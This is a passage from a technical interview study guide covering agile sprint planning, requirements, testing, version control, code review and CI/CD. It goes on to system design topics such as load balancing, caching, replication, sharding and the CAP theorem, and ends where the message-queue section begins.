**Other terms: user story** (*"As a , I want so that "* + acceptance criteria), **epic** (large story split into smaller ones), **story points** (relative effort, often Fibonacci 1, 2, 3, 5, 8, 13), **velocity** (points completed per sprint), **burndown chart** (remaining work vs time), **Definition of Done** (checklist: coded, reviewed, tested, documented).

## 7.4 Sprint Planning

Sprint Planning kicks off each sprint (up to ~8 hours for a 1-month sprint, ~2–4 hours for 2 weeks). The whole Scrum team attends.

It answers three questions:

1. **Why** is this sprint valuable? → the **Sprint Goal** (e.g. "Users can pay with UPI").
2. **What** can be done? → select top-priority backlog items that fit the team's **capacity**, using past **velocity**.
3. **How** will it be done? → break stories into tasks (often ≤ 1 day each).

**Worked example:** velocity last 3 sprints = 28, 32, 30 → average 30 points. Two developers are on leave for half the sprint → capacity ≈ 24 points. The team pulls stories by priority: *UPI payment (13)*, *payment receipt email (5)*, *refund status page (5)* = 23 points ✔. *Saved cards (8)* waits for next sprint.

**Estimation technique — Planning Poker:** each developer privately picks a card (1, 2, 3, 5, 8, 13…); cards revealed together; outliers explain their reasoning; re-vote until consensus. Prevents anchoring on the first opinion.

**Backlog refinement (grooming):** ongoing activity before planning — clarify, split and estimate upcoming stories so they're "ready".

## 7.5 Requirements Gathering

Collecting and documenting what stakeholders need the system to do.

**Techniques:**

| Technique | When useful |
|---|---|
| Interviews | Deep understanding from key stakeholders |
| Questionnaires / surveys | Many users, quantitative input |
| Workshops / JAD sessions | Align many stakeholders quickly |
| Observation (job shadowing) | Users can't articulate their process |
| Document analysis | Replacing an existing system |
| Prototyping / wireframes | UI-heavy features, unclear needs ("I'll know it when I see it") |
| Use cases & user stories | Describe interactions and goals |
| Brainstorming | New product ideas |

**Requirements engineering process:** elicitation → analysis (resolve conflicts, prioritise — **MoSCoW**: Must, Should, Could, Won't) → specification (SRS) → validation (reviews, prototypes) → management (track changes, traceability matrix).

**Good requirements are** clear, complete, consistent, testable/verifiable, feasible, traceable and unambiguous. ✘ "The app should be fast" → ✔ "Search results load within 2 seconds for 95% of requests."

## 7.6 Functional vs Non-Functional Requirements

| | Functional | Non-functional |
|---|---|---|
| Defines | **What** the system does | **How well** the system does it (quality attributes) |
| Example | "User can reset password via email OTP" | "Password reset email arrives within 30 s" |
| Testing | Functional tests (does feature work?) | Performance, security, usability, load tests |
| If missing | Feature doesn't exist | System works but is slow, insecure, unusable |

**Example — food delivery app:**


- **Functional:** register/login; browse restaurants; add items to cart; place order and pay; track delivery in real time; rate restaurant.
- **Non-functional:**

| Attribute | Requirement |
|---|---|
| Performance | Menu loads in < 2 s; checkout API p99 < 500 ms |
| Scalability | Handle 50,000 concurrent users during dinner peak |

| Attribute | Requirement |
|---|---|
| Availability | 99.9% uptime (≈ 8.76 hours downtime/year) |
| Security | Payments PCI-DSS compliant; passwords hashed with bcrypt |
| Usability | New user places an order in under 3 minutes |
| Reliability | No order lost if payment succeeds |
| Maintainability, portability, compliance | Modular code; Android & iOS; data privacy laws |

## 7.7 Software Testing Life Cycle (STLC)


STLC is the sequence of testing activities, running in parallel with the SDLC.




*STLC phases with entry and exit criteria at each step*

| Phase | Deliverable |
|---|---|
| Requirement analysis | Requirement Traceability Matrix (RTM), list of testable requirements |
| Test planning | Test plan: scope, approach, resources, schedule, tools, risks |
| Test case development | Test cases, test scripts, test data |
| Environment setup | Ready test environment, smoke test |
| Test execution | Execution reports, defect reports |
| Test closure | Test summary report, metrics |

**Defect (bug) life cycle:**




*Bug life cycle*

**Severity vs priority:** *severity* = technical impact (app crashes = critical); *priority* = urgency to fix (business decision). A typo in the company name on the home page: low severity, high priority. A crash in a rarely used admin report: high severity, low priority.

## 7.8 Version Control

A **version control system (VCS)** tracks changes to files over time, so teams can collaborate, review history, and revert mistakes.

| Type | How | Examples |
|---|---|---|
| Local | Versions stored on one machine | RCS |
| **Centralised (CVCS)** | Single central server holds history; clients check out files | SVN, Perforce |
| **Distributed (DVCS)** | Every clone has the **full history**; work offline; push/pull between repos | **Git**, Mercurial |

**Benefits:** history & blame (who changed what, when, why), collaboration without overwriting each other, branching for parallel features, rollback, code review workflow, backup.

**Branching strategies:**

- **Git Flow** — long-lived `main` and `develop`; `feature/*`, `release/*`, `hotfix/*` branches. Good for scheduled releases.
- **GitHub Flow** — `main` is always deployable; short-lived feature branches merged via pull requests.
- **Trunk-based development** — everyone commits small changes to `main` frequently (feature flags hide unfinished work). Best fit for CI/CD.

(Git commands in detail: Chapter 10.)

## 7.9 Code Reviews

A **code review** is a systematic examination of code by peers before it's merged, usually via a **pull request** (§10.9).

**Why:** catch bugs early (cheaper than in production), enforce standards and consistency, share knowledge (no single owner of any code), mentor juniors, improve design.

**What reviewers check:**


| Area | Questions |
|---|---|
| Correctness | Does it meet the requirement? Edge cases (null, empty, large input)? |
| Design | Right abstraction? SOLID? Duplicated logic? |
| Readability | Clear names, small functions, comments explain *why* |
| Tests | Are new paths tested? Do tests actually assert behaviour? |
| Security | Input validation, SQL injection, secrets in code, authZ checks |
| Performance | N+1 queries, unnecessary loops, missing indexes |
| Error handling | Failures logged and handled, resources closed |

**Good practice:** keep PRs small (< ~400 lines); write a clear description; automate style/lint checks so humans focus on logic; be respectful and specific ("Consider extracting this into a method because…"),

ask questions instead of commanding; author responds to every comment.

## 7.10 CI/CD

- **Continuous Integration (CI):** developers merge small changes to the shared branch frequently; each merge triggers an **automated build and test** run, so integration bugs are caught within minutes.
- **Continuous Delivery:** every change that passes the pipeline is automatically prepared for release; deploying to production is a **manual button**.
- **Continuous Deployment:** every passing change is **automatically deployed** to production — no human gate.




*A typical CI/CD pipeline*

```yaml
# .github/workflows/ci.yml — GitHub Actions example
name: CI
on: [push, pull_request]
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-java@v4
        with: { distribution: temurin, java-version: '21' }
      - run: ./mvnw -B verify          # compile + unit tests
      - run: docker build -t myapp:${{ github.sha }} .
```

**Tools:** GitHub Actions, GitLab CI, Jenkins, CircleCI, Azure DevOps, ArgoCD (GitOps).

**Deployment strategies:**

| Strategy | How | Benefit |
|---|---|---|
| Rolling | Replace instances gradually | No extra infrastructure |
| **Blue-green** | Two identical environments; switch traffic from blue (old) to green (new) | Instant rollback |
| **Canary** | Release to a small % of users first, watch metrics, then expand | Limits blast radius |
| Feature flags | Deploy code dark, enable per user/segment | Decouple deploy from release |

**Benefits of CI/CD:** faster feedback, smaller and safer releases, fewer "integration hell" merges, consistent repeatable deploys.

## 7.11 Design Patterns (SE perspective)

Design patterns (detailed with code in **§1.16**) are a shared vocabulary for solving recurring design problems. From the software-engineering viewpoint:

- **Why they matter:** communicate design quickly ("use a Strategy here"), proven solutions, flexibility and maintainability.
- **Where you meet them in frameworks:**

| Pattern | Real-world usage |
|---|---|
| Singleton | Spring beans (default scope), logger, config |
| Factory | `Calendar.getInstance()`, Spring `BeanFactory` |
| Builder | `StringBuilder`, Lombok `@Builder`, HTTP request builders |
| Observer | UI event listeners, Kafka/pub-sub, React state updates |
| Strategy | `Comparator`, payment methods, compression algorithms |
| Decorator | Java I/O streams, Express/Spring middleware wrapping |
| Adapter | JDBC drivers, `Arrays.asList()` |
| Facade | SLF4J logging, service layers |
| Proxy | Spring AOP (`@Transactional`), Hibernate lazy loading |
| Template Method | `HttpServlet.doGet()`, JUnit lifecycle |
| MVC (architectural) | Spring MVC, Django, Rails |

- **Anti-patterns to avoid:** God object (one class does everything), spaghetti code, copy-paste programming, magic numbers, premature optimisation, golden hammer (using one tool for every problem).

## 7.12 SOLID Principles (SE perspective)

SOLID (detailed with code in **§1.11**) is the backbone of maintainable design. Related engineering principles interviewers also expect:

| Principle | Meaning |
|---|---|
| **DRY** — Don't Repeat Yourself | Every piece of knowledge has a single source of truth |
| **KISS** — Keep It Simple, Stupid | Prefer the simplest solution that works |
| **YAGNI** — You Aren't Gonna Need It | Don't build features until they're needed |
| **Separation of concerns** | Each module handles one concern (UI, business, data) |
| **High cohesion, low coupling** | Related logic together; minimal dependencies between modules |
| **Composition over inheritance** | Build behaviour by combining objects |


| Principle | Meaning |
| --- | --- |
| **Law of Demeter** | Talk only to immediate friends: avoid `a.getB().getC().doX()` |

**Quick SOLID recall with one scenario (an e-commerce order system):**

- **S:** `OrderService` places orders; `EmailService` sends emails; `OrderRepository` saves — not one class.
- **O:** add a new `PayLaterPayment` class without editing existing payment code.
- **L:** any `PaymentMethod` subclass can be passed where `PaymentMethod` is expected without breaking checkout.
- **I:** `Refundable` and `Payable` separate interfaces — a gift card that can't be refunded isn't forced to implement `refund()`.
- **D:** `OrderService` depends on a `PaymentGateway` interface; Razorpay/Stripe implementations are injected.


# 8. System Design Fundamentals

For freshers, system design questions test whether you know the **building blocks** of scalable systems and the **trade-offs** between them — not whether you can design all of YouTube. Learn each component's *purpose*, *how it works*, and *when to use it*.




*The standard building blocks of a scalable web application*

## 8.1 Monolithic vs Microservices




*Monolith: one deployable unit. Microservices: independent services, each with its own data*


| | Monolith | Microservices |
|---|---|---|
| Structure | One codebase, one deployable | Many small services, each owning one business capability |
| Deployment | Redeploy everything for any change | Deploy services independently |
| Scaling | Scale whole app | Scale only the hot service (e.g. search) |
| Tech stack | Single | Polyglot — each service can choose |
| Data | Shared database | Database per service |
| Failure | One bug can crash all | Isolated (with circuit breakers) |
| Complexity | Simple to build, test, debug early on | Distributed-system complexity: network calls, partial failure, eventual consistency, tracing |
| Team fit | Small team, early-stage product | Large orgs, many independent teams |

**Microservices toolkit:** API gateway (routing, auth, rate limiting), service discovery (Consul, Kubernetes DNS), inter-service communication (REST, gRPC, message queues), **circuit breaker** (stop calling a failing service, fail fast), distributed tracing (OpenTelemetry), **saga pattern** for transactions spanning services (sequence of local transactions with compensating actions).

> **Interview tip:** Don't claim microservices are always better. A good answer: "Start with a well-structured (modular) monolith; split into services when team size, deployment friction or independent scaling needs justify the operational cost."

## 8.2 Client-Server Architecture

Clients request resources/services; servers provide them over a network.




*Basic client–server request*


**Tiered architectures:**

| | Layers | Example |
|---|---|---|
| 1-tier | UI, logic and data on one machine | Desktop app with local file |
| 2-tier | Client ↔ database server | Old desktop app connecting directly to DB |
| **3-tier** | Presentation (UI) ↔ Application/business logic ↔ Data | Browser ↔ Spring Boot API ↔ PostgreSQL |
| N-tier | Adds caching, queues, services | Modern web apps |

**Thin client** (browser, logic on server) vs **thick client** (desktop app, logic on client). Contrast with **peer-to-peer (P2P)**, where every node is both client and server (BitTorrent, blockchain).

## 8.3 Load Balancing

A **load balancer** distributes incoming traffic across multiple servers to improve availability, throughput and latency, and removes unhealthy servers via **health checks**.




*A load balancer spreading requests and skipping an unhealthy server*

**Algorithms:**

| Algorithm | How | Good for |
|---|---|---|
| Round robin | Rotate through servers in order | Identical servers, similar requests |
| Weighted round robin | Bigger servers get proportionally more | Mixed hardware |
| Least connections | Send to server with fewest active connections | Long-lived/variable requests |
| Least response time | Fastest + fewest connections | Latency-sensitive |
| IP hash | `hash(client IP) % N` picks server | **Sticky sessions** |
| Consistent hashing | Hash ring; adding/removing servers moves few keys | Caches, sharded data |
| Random | Pick at random | Simple, surprisingly decent |

**L4 vs L7 load balancers:** L4 routes by IP/port (fast, protocol-agnostic — AWS NLB); L7 understands HTTP and can route by path, header or cookie (`/api` → API servers, `/images` → image servers), terminate SSL, etc. (Nginx, HAProxy, AWS ALB).


**Avoid a single point of failure:** run LBs in an active-passive or active-active pair; use DNS load balancing / anycast across regions.

## 8.4 Caching

A **cache** is fast, temporary storage (usually in memory) for frequently accessed data, reducing latency and backend load.

**Where caches live:** browser cache → CDN (edge) → reverse proxy cache → application/in-memory cache → distributed cache (**Redis**, Memcached) → database buffer pool.

**Cache-aside (lazy loading)** — the most common pattern:




*Cache-aside read*

```
def get_user(uid):
    user = redis.get(f"user:{uid}")
    if user is None:                                # cache miss
        user = db.query("SELECT * FROM users WHERE id=%s", uid)
        redis.setex(f"user:{uid}", 600, serialize(user))
    return user
```

**Write strategies:**

| Strategy | Write path | Pros | Cons |
|---|---|---|---|
| **Cache-aside** | App writes DB, then **invalidates** cache | Simple; cache holds only requested data | First read is a miss; brief staleness possible |
| **Write-through** | Write cache and DB together (synchronously) | Cache always fresh | Slower writes |
| **Write-back (write-behind)** | Write cache; flush to DB asynchronously | Very fast writes | Risk of data loss if cache crashes |


| Strategy | Write path | Pros | Cons |
|---|---|---|---|
| Write-around | Write DB only; cache filled on read | Avoids caching write-once data | Recent writes miss |

**Eviction policies: LRU** (least recently used — most common), LFU (least frequently used), FIFO, TTL expiry.

**Problems: cache invalidation** (keeping cache consistent with DB — "one of the two hard things in CS"), **stale data**, **cache stampede / thundering herd** (popular key expires, thousands of requests hit DB — fix with locking or early refresh), **cache penetration** (repeated requests for non-existent keys — cache nulls or use a Bloom filter), **hot keys**.

**Measure:** hit ratio = hits / (hits + misses). Cache what is read-heavy, expensive to compute, and tolerant of slight staleness.

## 8.5 Horizontal vs Vertical Scaling




*Vertical = bigger machine; horizontal = more machines*

| | Vertical (scale up) | Horizontal (scale out) |
|---|---|---|
| How | Add CPU/RAM/disk to one server | Add more servers |
| Limit | Hardware ceiling | Practically unlimited |

| | Vertical (scale up) | Horizontal (scale out) |
|---|---|---|
| Failure | Single point of failure | Redundant, fault-tolerant |
| Complexity | Simple — no code changes | Needs load balancing, stateless apps, data partitioning |
| Downtime | Often needs restart | Add nodes live |
| Cost curve | High-end hardware gets expensive fast | Commodity hardware, linear |
| Example | Upgrade DB server from 16 GB to 128 GB | Add app servers behind LB during a sale |

Real systems combine both: vertically scale the database until it's uneconomical, horizontally scale stateless app servers, then shard data.

## 8.6 Database Replication

(Fundamentals in §2.18.) System-design angle:


- **Read scaling:** most apps are read-heavy (e.g. 90% reads). Send writes to the primary and spread reads across replicas.
- **High availability:** automatic **failover** promotes a replica if the primary dies.
- **Geo-replication:** replicas near users in other regions reduce latency.

**Replication lag problem:** with async replication, a user updates their profile (write → primary) then immediately reloads (read → replica that hasn't caught up) and sees old data. Fixes: **read-your-own-writes** (route that user's reads to primary for a few seconds), monotonic reads (stick a user to one replica), or synchronous replication for critical data.

| Setup | Writes | Reads | Conflict risk |
|---|---|---|---|
| Single-leader | Primary only | Any node | None |
| Multi-leader | Any leader | Any | Yes — need conflict resolution (last-write-wins, merges) |
| Leaderless (quorum) | Any N of nodes; succeed if W acks | Read R nodes | Resolved via versions; **W + R > N** gives strong-ish consistency |

## 8.7 Sharding

**Sharding (horizontal partitioning)** splits one large dataset across multiple database servers; each **shard** holds a subset of rows. Needed when data or write traffic exceeds what one machine can handle.




*Sharding users by user_id range or by hash*

**Sharding strategies:**

| Strategy | How | Pros | Cons |
|---|---|---|---|
| **Range-based** | Key ranges (A–M, N–Z; dates) | Range queries easy | **Hotspots** (new users all hit last shard) |
| **Hash-based** | `hash(user_id) % N` | Even distribution | Range queries hard; changing N moves most keys |
| **Consistent hashing** | Keys and nodes on a hash ring; key goes to next node clockwise | Adding a node moves only ~1/N keys | More complex |
| Directory/lookup | Lookup table maps key → shard | Flexible | Lookup service is a bottleneck/SPOF |
| Geo-based | By region | Data locality, compliance | Uneven regions |


**Choosing a shard key:** high cardinality, even distribution, matches the most common query pattern (e.g. `user_id` for a social app so a user's data lives together).

**Challenges:** cross-shard joins and transactions, **rebalancing** when adding shards, hotspots (a celebrity's posts), more operational complexity, unique ID generation across shards (Snowflake IDs/UUIDs).

**Partitioning vs sharding:** *vertical partitioning* splits columns/tables (move `user_photos` to another DB); *horizontal partitioning* splits rows — called sharding when the partitions live on different servers.

## 8.8 CAP Theorem

In a distributed data store, when a **network partition** happens you must choose between **Consistency** and **Availability** — you can't guarantee all three of C, A and P simultaneously.




*CAP: since partitions are unavoidable in distributed systems, the real choice is CP vs AP*

**Scenario:** two replicas of a bank balance lose connectivity. A write arrives at node 1.


- **CP choice:** node 2 refuses reads/writes (returns error/timeout) until the partition heals → no stale data, but not available. *Use for banking, inventory, bookings.*
- **AP choice:** node 2 keeps serving possibly stale data; nodes reconcile later (**eventual consistency**). *Use for social feeds, likes counters, shopping cart, DNS.*

**PACELC** extends CAP: if **P**artition → choose **A** or **C**; **E**lse (normal operation) → choose **L**atency or **C**onsistency. E.g. DynamoDB/Cassandra are PA/EL; traditional RDBMS clusters PC/EC.

**Consistency models:** strong (linearizable) → read-your-writes → monotonic reads → eventual consistency.

## 8.9 Message Queues

